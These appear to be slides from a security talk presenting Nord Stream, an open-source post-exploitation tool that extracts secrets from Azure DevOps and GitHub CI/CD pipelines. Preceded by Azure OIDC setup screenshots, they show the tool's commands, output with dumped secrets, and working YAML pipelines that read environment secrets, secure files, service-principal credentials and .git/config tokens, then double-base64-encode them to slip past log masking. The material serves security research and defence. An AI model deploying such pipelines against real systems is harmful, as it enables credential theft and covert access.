
Credentials enable confidential applications to identify themselves to the authentication service when receiving tokens at a web addressable location (using an HTTPS scheme). For a higher level of assurance, we recommend using a certificate (instead of a client secret) as a credential.

Application registration certificates, secrets and federated credentials can be found in the tabs below.

Allow other identities to impersonate this application by establishing a trust with an external OpenID Connect (OIDC) identity provider. This federation allows you to get tokens to access Azure AD protected resources that this application has access to like Azure and Microsoft graph. Learn more

Name	Description	Subject Identifier
No federated identity credentials have been added for this application.		

OIDC (OpenID Connect) – Azure



Home > CICD-SP-OIDC-GitHub | Certificates & secrets >

Edit a credential

Configure an Azure AD managed identity or an identity from an external OpenID Connect Provider to get tokens as this application and access Azure resources.

Federated credential scenario * : GitHub Actions deploying Azure resources

⚠ The format of this federated credential does not appear to be valid for this scenario. Please review the format and select an appropriate scenario.


Connect your GitHub account

Please enter the details of your GitHub Actions workflow that you want to connect with Azure Active Directory. These values will be used by Azure AD to validate the connection and should match your GitHub OIDC configuration. Issuer has a limit of 600 characters. Subject Identifier is a calculated field with a 600 character limit.

Issuer ⓘ	https://token.actions.githubusercontent.com Edit (optional)
Organization *	1yGUFNkFUT8VmEfjztRNjgrfH3AgzV
Repository *	test_oidc2
Entity type	Select
Subject identifier * ⓘ	repo:1yGUFNkFUT8VmEfjztRNjgrfH3AgzV/test_oidc2:environment:TEST_ENV:ref:refs/heads/test-br... ✓ Generate this value using your GitHub account details instead

```
repo:1yGUFNkFUT8VmEfjztRNjgrfH3AgzV/test_oidc2:environment:TEST_ENV:ref:refs
/heads/test-branch
```

OIDC (OpenID Connect) – Azure



```yaml
name: Run Azure Login with OIDC
on: [push]

permissions:
      id-token: write
      contents: read
jobs:
  build-and-deploy:
    runs-on: ubuntu-latest
    steps:
      - name: 'Az CLI login'
        uses: azure/login@v1
        with:
          client-id: ${{ secrets.AZURE_CLIENT_ID }}
          tenant-id: ${{ secrets.AZURE_TENANT_ID }}
          subscription-id: ${{ secrets.AZURE_SUBSCRIPTION_ID }}

      - name: 'Run az commands'
        run: |
          az account show
          az group list
```

Extracting secrets from CI/CD systems

Nord Stream

- **What Nord Stream does**
  - Abuse previously obtained privileges (post-exploitation tool)
  - Focus on secrets stored using CI/CD dedicated features
  - Deploy malicious pipelines in an automated way to extract secrets
    1. List secrets
    2. Use them
    3. Expose them in the pipeline output logs

Nord Stream

- **What Nord Stream does not**
  - Exploit any authorization bypass or vulnerability in CI/CD solutions
  - Replace TruffleHog, Gitleaks…

Nord Stream

- Written in Python
- Open source (https://github.com/synacktiv/nord-stream)
- Based on the APIs provided by the CI/CD platforms

Nord Stream

SYNACKTIV

- **Extraction steps performed by the tool**
  1. List secrets
  2. Clone the repository
  3. Create a new branch
  4. Generate a YAML pipeline/workflow that
     - 4.1. Reads secrets
     - 4.2. Echoes them as output after obfuscation
  5. Push the YAML file to the new branch

Nord Stream


- **Extraction steps performed by the tool**

6. Start the pipeline manually or automatically on push event
7. Wait for the pipeline run to complete
8. Download the pipeline logs
9. Deobfuscate the secrets from the logs
10. Remove traces

Nord Stream


SYNACKTIV

1. Listing secrets




```
❯ python3 nord-stream.py devops --token "$PAT3" --org s1nresearch --project TestCICD --list-secrets
[*] Listing secrets
[*] "TestCICD" secrets
[*] Variable group: "CICD secrets2"
        - test
        - PAT
[*] Variable group: "CICD secrets"
        - SECRET1
        - SECRET2
        - PAT
```

4. Generating the YAML pipeline/workflow



```yaml
pool:
  vmImage: ubuntu-latest
steps:
- task: Bash@3
  inputs:
    targetType: inline
    script: sh -c "env | grep \"^secret_\" | base64 -w0 | base64 -w0; echo;"
  env:
    secret_test: $(test)
    secret_PAT: $(PAT)
trigger:
  branches:
    include:
    - '*'
variables:
- group: CICD secrets2
```

7. Waiting for the pipeline run to complete



TestCICD / Pipelines / Build_pipeline_58675 / 20230411.1

Jobs in run #20230411.1
Build_pipeline_58675

Jobs


- Job 4s
  - Initialize job <1s
  - Checkout FirstRepo@d... 1s
  - Task fWQf8 <1s
  - Post-job: Checkout Fi... <1s
  - Finalize Job <1s

Task fWQf8

```
Starting: Task fWQf8
==============================================================================
Task         : Bash
Description  : Run a Bash script on macOS, Linux, or Windows
Version      : 3.214.0
Author       : Microsoft Corporation
Help         : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/bash
==============================================================================
Generating script.
Script contents:
sh -c "env | grep \"^secret_\" | base64 -w0 | base64 -w0; echo  ;"
========================== Starting Command Output ===========================
/usr/bin/bash /home/vsts/work/_temp/bdbc9c46-ba7d-4da3-8c8e-a7cb082b1050.sh
YzJWamNtVjBYMUJCVkQxdGVTQnpaV052Ym1RZ2NHRjBDbk5sWTNKbGRGOTBaWE4wUFhSbGMzUUs=
Finishing: Task fWQf8
```

Nord Stream

- **Demo time!**




```
❯ python3 nord-stream.py devops --token "$PAT3" --org s1nresearch --project TestCICD
[*] Getting remote repository: "FirstRepo" / "0dcf5d14-9edd-4bda-acdc-f1f5fa06f568"
[*] Creating pipeline
[*] Extracting secrets for variable group: "CICD secrets2"
[*] Getting pipeline output
[-] Error pipeline not finished, sleeping 15s
[+] Pipeline has successfully terminated.
[+] Output:
secret_PAT=my second pat
secret_test=test

[*] Extracting secrets for variable group: "CICD secrets"
[*] Getting pipeline output
[-] Error pipeline not finished, sleeping 15s
[+] Pipeline has successfully terminated.
[+] Output:
secret_PAT=secret PAT
secret_SECRET1=my super secret variable
secret_SECRET2=super secret variable hidden

[*] cleaning logs for: 063c75e5-149c-4461-aece-2ecb78b7f670
[*] Deleting remote branch
```

Nord Stream


SYNACKTIV

Azure DevOps: secure file




```
steps:
- task: DownloadSecureFile@1
  name: secretFile
  inputs:
    secureFile: '.env'
- script: |
    cat $(secretFile.secureFilePath)
```

Azure DevOps: Azure RM service connection



```yaml
steps:
- task: AzureCLI@2
  inputs:
    targetType: inline
    addSpnToEnvironment: true
    scriptType: bash
    scriptLocation: inlineScript
    azureSubscription: SP-CICD
    inlineScript: sh -c "env | grep \"^servicePrincipal\" | base64 -w0 | base64 -w0; echo;"
```


Azure DevOps: GitHub service connection



```yaml
resources:
  repositories:
  - repository: devRepo
    type: github
    endpoint: github.com_hugo-syn
    name: microsoft/azure-pipelines-tasks
steps:
- checkout: devRepo
  persistCredentials: true
- task: Bash@3
  inputs:
    targetType: inline
    script: sh -c "cat .git/config | base64 -w0 | base64 -w0; echo;"
```


Nord Stream

GitHub: repository secret



```yaml
name: GitHub Actions
on: push
jobs:
  init:
    runs-on: ubuntu-latest
    steps:
    - run: sh -c 'env | grep "^secret_" | base64 -w0 | base64 -w0'
      name: command
      env:
        secret_REPO_SECRET: ${{secrets.REPO_SECRET}}
```

